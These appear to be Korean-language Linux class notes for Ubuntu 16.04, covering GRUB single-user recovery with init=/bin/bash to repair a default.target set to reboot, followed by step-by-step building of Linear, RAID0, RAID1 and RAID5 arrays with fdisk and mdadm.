


```
                    GNU GRUB  버전 2.02~beta2-36ubuntu3

 *Ubuntu
  Ubuntu용 고급 설정
  Memory test (memtest86+)
  Memory test (memtest86+, serial console 115200)

     ↑와 ↓ 키를 사용해서 밝게 표시된 항목을 선택하십시오.
     enter 키를 누르셔서 선택한 OS로 부팅하시거나, `e'를 누르셔서
     부팅하기 전에 명령어를 편집하시거나 `c'를 누르셔서 명령-줄로
     진입하십시오.
  19초 후에 밝게 표시된 항목을 자동으로 실행합니다.
```


부팅 스크립트에 init=/bin/bash 내용 추가 후 F10 키를 눌러서 부팅



```
                    GNU GRUB  버전 2.02~beta2-36ubuntu3

        insmod part_msdos
        insmod ext2
        set root='hd0,msdos2'
        if [ x$feature_platform_search_hint = xy ]; then
          search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos2\
 --hint-efi=hd0,msdos2 --hint-baremetal=ahci0,msdos2  65e0ecbb-0ea3-468e\
-9466-e26b7d38e99d
        else
          search --no-floppy --fs-uuid --set=root 65e0ecbb-0ea3-468e-946\
6-e26b7d38e99d
        fi
        linux        /boot/vmlinuz-4.4.0-21-generic root=UUID=65e0ecbb-0\
ea3-468e-9466-e26b7d38e99d ro  quiet splash $vt_handoff init=/bin/bash
        initrd        /boot/initrd.img-4.4.0-21-generic
_

    최소한의 Emacs-계열 화면 편집이 지원됩니다. TAB 키는 자동완성
    목록을 보여줍니다. Ctrl-x나 F10 키를 누르셔서 부트하시고,
    Ctrl-c나 F2 키를 누르셔서 명령-줄로 들어가시거나 ESC 키를
    누르셔서 편집한 사항을 취소하고 GRUB 메뉴로 돌아가십시오.
```



```
[    1.540166] sd 2:0:0:0: [sda] Assuming drive cache: write through
/dev/sda2: clean, 192863/4997120 files, 1445600/19971328 blocks
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# whoami
root
root@(none):/# cd /lib/systemd/system
root@(none):/lib/systemd/system# ls -l default.target
lrwxrwxrwx 1 root root 16 May 29 10:15 default.target -> runlevel6.target
root@(none):/lib/systemd/system# ls -l runlevel?.target
lrwxrwxrwx 1 root root 15 May 25 00:05 runlevel0.target -> poweroff.target
lrwxrwxrwx 1 root root 13 May 25 00:05 runlevel1.target -> rescue.target
lrwxrwxrwx 1 root root 17 May 25 00:05 runlevel2.target -> multi-user.target
lrwxrwxrwx 1 root root 17 May 25 00:05 runlevel3.target -> multi-user.target
lrwxrwxrwx 1 root root 17 May 25 00:05 runlevel4.target -> multi-user.target
lrwxrwxrwx 1 root root 16 May 25 00:05 runlevel5.target -> graphical.target
lrwxrwxrwx 1 root root 13 May 25 00:05 runlevel6.target -> reboot.target
root@(none):/lib/systemd/system# ln -sf graphical.target default.target
ln: cannot remove 'default.target': Read-only file system
root@(none):/lib/systemd/system# mount -o remount,rw /
root@(none):/lib/systemd/system# ln -sf graphical.target default.target
root@(none):/lib/systemd/system#
```

가상화 프로그램(VMware XXX, Virtual Box, …)을 사용하기 위해서는 CPU의 가상화 기능을 활성화해야 함

https://www.qnap.com/ko-kr/how-to/faq/article/intel-vt-x%EC%99%80-amd-svm%EC%9D%84-%ED%99%9C%EC%84%B1%ED%99%94%ED%95%98%EB%8A%94-%EB%B0%A9%EB%B2%95/

사물함

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권지용	김현우	김정래	최예은
황상욱	나지용	방혜찬	임다래

350~353 페이지까지 Linear RAID 구축 실습

```
root@server:~# ls -l /dev/sd* ⇐ HDD 확인
brw-rw---- 1 root disk 8,   0  5월 29 22:50 /dev/sda
brw-rw---- 1 root disk 8,   1  5월 29 22:50 /dev/sda1
brw-rw---- 1 root disk 8,   2  5월 29 22:50 /dev/sda2
brw-rw---- 1 root disk 8,  16  5월 29 22:50 /dev/sdb
brw-rw---- 1 root disk 8,  32  5월 29 22:50 /dev/sdc
brw-rw---- 1 root disk 8,  48  5월 29 22:50 /dev/sdd
brw-rw---- 1 root disk 8,  64  5월 29 22:50 /dev/sde
brw-rw---- 1 root disk 8,  80  5월 29 22:50 /dev/sdf
brw-rw---- 1 root disk 8,  96  5월 29 22:50 /dev/sdg
brw-rw---- 1 root disk 8, 112  5월 29 22:50 /dev/sdh
brw-rw---- 1 root disk 8, 128  5월 29 22:50 /dev/sdi
brw-rw---- 1 root disk 8, 144  5월 29 22:50 /dev/sdj

root@server:~# fdisk /dev/sdb ⇐ 추가된 HDD를 파티셔닝

Welcome to fdisk (util-linux 2.27.1).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS disklabel with disk identifier 0x71499664.

Command (m for help): n
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p): p
Partition number (1-4, default 1): 1
First sector (2048-4194303, default 2048):
Last sector, +sectors or +size{K,M,G,T,P} (2048-4194303, default 4194303):

Created a new partition 1 of type 'Linux' and of size 2 GiB.

Command (m for help): t
Selected partition 1
Partition type (type L to list all types): L
```

```
 0  Empty           24  NEC DOS         81  Minix / old Lin bf  Solaris
 1  FAT12           27  Hidden NTFS Win 82  Linux swap / So c1  DRDOS/sec (FAT-
 2  XENIX root      39  Plan 9          83  Linux           c4  DRDOS/sec (FAT-
 3  XENIX usr       3c  PartitionMagic  84  OS/2 hidden or  c6  DRDOS/sec (FAT-
 4  FAT16 <32M      40  Venix 80286     85  Linux extended  c7  Syrinx
 5  Extended        41  PPC PReP Boot   86  NTFS volume set da  Non-FS data
 6  FAT16           42  SFS             87  NTFS volume set db  CP/M / CTOS / .
 7  HPFS/NTFS/exFAT 4d  QNX4.x          88  Linux plaintext de  Dell Utility
 8  AIX             4e  QNX4.x 2nd part 8e  Linux LVM       df  BootIt
 9  AIX bootable    4f  QNX4.x 3rd part 93  Amoeba          e1  DOS access
 a  OS/2 Boot Manag 50  OnTrack DM      94  Amoeba BBT      e3  DOS R/O
 b  W95 FAT32       51  OnTrack DM6 Aux 9f  BSD/OS          e4  SpeedStor
 c  W95 FAT32 (LBA) 52  CP/M            a0  IBM Thinkpad hi ea  Rufus alignment
 e  W95 FAT16 (LBA) 53  OnTrack DM6 Aux a5  FreeBSD         eb  BeOS fs
 f  W95 Ext'd (LBA) 54  OnTrackDM6      a6  OpenBSD         ee  GPT
10  OPUS            55  EZ-Drive        a7  NeXTSTEP        ef  EFI (FAT-12/16/
11  Hidden FAT12    56  Golden Bow      a8  Darwin UFS      f0  Linux/PA-RISC b
12  Compaq diagnost 5c  Priam Edisk     a9  NetBSD          f1  SpeedStor
14  Hidden FAT16 <3 61  SpeedStor       ab  Darwin boot     f4  SpeedStor
16  Hidden FAT16    63  GNU HURD or Sys af  HFS / HFS+      f2  DOS secondary
17  Hidden HPFS/NTF 64  Novell Netware  b7  BSDI fs         fb  VMware VMFS
18  AST SmartSleep  65  Novell Netware  b8  BSDI swap       fc  VMware VMKCORE
1b  Hidden W95 FAT3 70  DiskSecure Mult bb  Boot Wizard hid fd  Linux raid auto
1c  Hidden W95 FAT3 75  PC/IX           bc  Acronis FAT32 L fe  LANstep
1e  Hidden W95 FAT1 80  Old Minix       be  Solaris boot    ff  BBT
Partition type (type L to list all types): fd
Changed type of partition 'Linux' to 'Linux raid autodetect'.

Command (m for help): w
The partition table has been altered.
Calling ioctl() to re-read partition table.
Syncing disks.
```

***** /dev/sdc ~ /dev/sdj 동일하게 파티션 생성 *****

```
root@server:~# ls /dev/sd*
/dev/sda    /dev/sdb    /dev/sdc1   /dev/sde    /dev/sdf1   /dev/sdh    /dev/sdi1
/dev/sda1   /dev/sdb1   /dev/sdd    /dev/sde1   /dev/sdg    /dev/sdh1   /dev/sdj
/dev/sda2   /dev/sdc    /dev/sdd1   /dev/sdf    /dev/sdg1   /dev/sdi    /dev/sdj1

root@server:~# apt-get install -y mdadm
```

```
root@server:~# reboot

************** 스냅샷 생성 **************

root@server:~# fdisk -l /dev/sdb
Disk /dev/sdb: 2 GiB, 2147483648 bytes, 4194304 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x71499664

Device     Boot Start     End Sectors Size Id Type
/dev/sdb1        2048 4194303 4192256   2G fd Linux raid autodetect
root@server:~# fdisk -l /dev/sdc
Disk /dev/sdc: 1 GiB, 1073741824 bytes, 2097152 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x87fa3045

Device     Boot Start     End Sectors  Size Id Type
/dev/sdc1        2048 2097151 2095104 1023M fd Linux raid autodetect

root@server:~# mdadm --create /dev/md9 --level=linear --raid-devices=2 /dev/sdb1 /dev/sdc1 ⇐ RAID를 구성(생성)
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md9 started.

root@server:~# mdadm --detail --scan
ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=3953c26d:3e5f2393:67523452:a252342b

root@server:~# mkfs.ext4 /dev/md9 ⇐ 파일 시스템을 지정
mke2fs 1.42.13 (17-May-2015)
Creating filesystem with 785408 4k blocks and 196608 inodes
Filesystem UUID: 15c3eb76-222b-4443-9d17-f714d9389ae3
Superblock backups stored on blocks:
      32768, 98304, 163840, 229376, 294912

Allocating group tables: done
```

```
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

root@server:~# mkdir /raidLinear ⇐ 마운트 디렉터리를 생성
root@server:~# mount /dev/md9 /raidLinear ⇐ 마운트
root@server:~# ls /raidLinear/
lost+found
root@server:~# df ⇐ 디스크 상태 확인
Filesystem     1K-blocks    Used Available Use% Mounted on
udev              479660       0    479660   0% /dev
tmpfs              99848    6360     93488   7% /run
/dev/sda2       78499768 4400604  70088516   6% /
tmpfs             499232      12    499220   1% /dev/shm
tmpfs               5120       0      5120   0% /run/lock
tmpfs             499232       0    499232   0% /sys/fs/cgroup
tmpfs              99848      36     99812   1% /run/user/0
/dev/sr0         1451056 1451056         0 100% /media/root/Ubuntu 16.04 LTS amd64
/dev/md9         3026704    4608   2848632   1% /raidLinear

root@server:~# gedit /etc/fstab
/dev/md9 /raidLinear ext4 defaults 0 0

***** 359페이지 mdadm 버그 때문에 추가 설정 *****

root@server:~# mdadm --detail --scan
ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

root@server:~# gedit /etc/mdadm/mdadm.conf
ARRAY /dev/md9 metadata=1.2 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

root@server:~# cat /etc/mdadm/mdadm.conf
      :
ARRAY /dev/md9 metadata=1.2 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b

root@server:~# update-initramfs -u
update-initramfs: Generating /boot/initrd.img-4.4.0-21-generic

root@server:~# reboot
```

354~360페이지 RAID0, RAID1, RAID5 구축 실습

*** RAID0 구성

```
root@server:~# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdd1 /dev/sde1
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
root@server:~# mdadm --detail --scan
ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b
ARRAY /dev/md0 metadata=1.2 name=server:0 UUID=78a7c14b:1a599e89:a493725e:1796a7d6
root@server:~# mkfs.ext4 /dev/md0
mke2fs 1.42.13 (17-May-2015)
Creating filesystem with 523264 4k blocks and 130816 inodes
Filesystem UUID: af88ccc3-3021-4bd7-9ead-ebf74dc46bda
Superblock backups stored on blocks:
      32768, 98304, 163840, 229376, 294912

Allocating group tables: done
Writing inode tables: done
Creating journal (8192 blocks): done
Writing superblocks and filesystem accounting information: done

root@server:~# mkdir /raid0
root@server:~# mount /dev/md0 /raid0
root@server:~# gedit /etc/fstab
/dev/md0 /raid0      ext4 defaults 0 0
```

*** RAID1 구성

```
root@server:~# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdf1 /dev/sdg1
mdadm: Note: this array has metadata at the start and
    may not be suitable as a boot device.  If you plan to
    store '/boot' on this device please ensure that
    your boot-loader understands md/v1.x metadata, or use
    --metadata=0.90
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
root@server:~# mdadm --detail --scan
ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b
ARRAY /dev/md0 metadata=1.2 name=server:0 UUID=78a7c14b:1a599e89:a493725e:1796a7d6
ARRAY /dev/md1 metadata=1.2 name=server:1 UUID=53fcbd76:1ae32226:e2d2842d:40800aa3
root@server:~# mkfs.ext4 /dev/md1
```

```
mke2fs 1.42.13 (17-May-2015)
Creating filesystem with 261744 4k blocks and 65536 inodes
Filesystem UUID: 8aacaa16-9fda-40fb-b4e5-682792b0345f
Superblock backups stored on blocks:
      32768, 98304, 163840, 229376

Allocating group tables: done
Writing inode tables: done
Creating journal (4096 blocks): done
Writing superblocks and filesystem accounting information: done

root@server:~# mkdir /raid1
root@server:~# mount /dev/md1 /raid1
root@server:~# gedit /etc/fstab
/dev/md1 /raid1      ext4 defaults 0 0

*** RAID5 구성 (357페이지 참조)
root@server:~# mdadm --create /dev/md5 --level=5 --raid-devices=3 /dev/sdh1 /dev/sdi1 /dev/sdj1
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md5 started.
root@server:~# mdadm --detail --scan
ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b
ARRAY /dev/md0 metadata=1.2 name=server:0 UUID=78a7c14b:1a599e89:a493725e:1796a7d6
ARRAY /dev/md1 metadata=1.2 name=server:1 UUID=53fcbd76:1ae32226:e2d2842d:40800aa3
ARRAY /dev/md5 metadata=1.2 name=server:5 UUID=8d696d8f:187ca2ab:edfa7224:d39a2957
root@server:~# mkfs.ext4 /dev/md5
mke2fs 1.42.13 (17-May-2015)
Creating filesystem with 523264 4k blocks and 130816 inodes
Filesystem UUID: 044e5229-e15e-46d4-8e36-13208a9977d0
Superblock backups stored on blocks:
      32768, 98304, 163840, 229376, 294912

Allocating group tables: done
Writing inode tables: done
Creating journal (8192 blocks): done
Writing superblocks and filesystem accounting information: done

root@server:~# mkdir /raid5
root@server:~# mount /dev/md5 /raid5
root@server:~# df
Filesystem     1K-blocks    Used Available Use% Mounted on
udev              479660       0    479660   0% /dev
```

```
tmpfs              99848    6356     93492   7% /run
/dev/sda2       78499768 4401400  70087720   6% /
tmpfs             499232      12    499220   1% /dev/shm
tmpfs               5120       0      5120   0% /run/lock
tmpfs             499232       0    499232   0% /sys/fs/cgroup
/dev/md9         3026704    4608   2848632   1% /raidLinear ⇒ 2+1 = 3
tmpfs              99848      40     99808   1% /run/user/0
/dev/sr0         1451056 1451056         0 100% /media/root/Ubuntu 16.04 LTS amd64
/dev/md0         2027408    3072   1903300   1% /raid0 ⇒ 1 + 1 = 2
/dev/md1         1014104    1284    944088   1% /raid1 ⇒ 1 + 1 => 1
/dev/md5         2027408    3072   1903300   1% /raid5 ⇒ 1 + 1 + 1 => 2
root@server:~# gedit /etc/fstab
/dev/md5 /raid5      ext4 defaults 0 0

root@server:~# mdadm --detail --scan
ARRAY /dev/md9 metadata=1.2 name=server:9 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b
ARRAY /dev/md0 metadata=1.2 name=server:0 UUID=78a7c14b:1a599e89:a493725e:1796a7d6
ARRAY /dev/md1 metadata=1.2 name=server:1 UUID=53fcbd76:1ae32226:e2d2842d:40800aa3
ARRAY /dev/md5 metadata=1.2 name=server:5 UUID=8d696d8f:187ca2ab:edfa7224:d39a2957

root@server:~# gedit /etc/mdadm/mdadm.conf
ARRAY /dev/md9 metadata=1.2 UUID=e4459886:398d4f24:cf8d7d83:963d0d2b
ARRAY /dev/md0 metadata=1.2 UUID=78a7c14b:1a599e89:a493725e:1796a7d6
ARRAY /dev/md1 metadata=1.2 UUID=53fcbd76:1ae32226:e2d2842d:40800aa3
ARRAY /dev/md5 metadata=1.2 UUID=8d696d8f:187ca2ab:edfa7224:d39a2957

root@server:~# update-initramfs -u
update-initramfs: Generating /boot/initrd.img-4.4.0-21-generic
```

*** 테스트 용도의 파일을 생성


```
root@server:~# df
Filesystem     1K-blocks    Used Available Use% Mounted on
udev              479660       0    479660   0% /dev
tmpfs              99848    6400     93448   7% /run
```

```
/dev/sda2       78499768 4402032  70087088   6% /
tmpfs             499232      12    499220   1% /dev/shm
tmpfs               5120       0      5120   0% /run/lock
tmpfs             499232       0    499232   0% /sys/fs/cgroup
/dev/md0          2027408    3072   1903300   1% /raid0
/dev/md1          1014104    1284    944088   1% /raid1
/dev/md5          2027408    3072   1903300   1% /raid5
/dev/md9          3026704    4608   2848632   1% /raidLinear
tmpfs              99848      36     99812   1% /run/user/0
/dev/sr0          1451056 1451056         0 100% /media/root/Ubuntu 16.04 LTS amd64
root@server:~# cp /boot/vmlinuz-4.4.0-21-generic /raidLinear/testFile
root@server:~# cp /boot/vmlinuz-4.4.0-21-generic /raid0/testFile
root@server:~# cp /boot/vmlinuz-4.4.0-21-generic /raid1/testFile
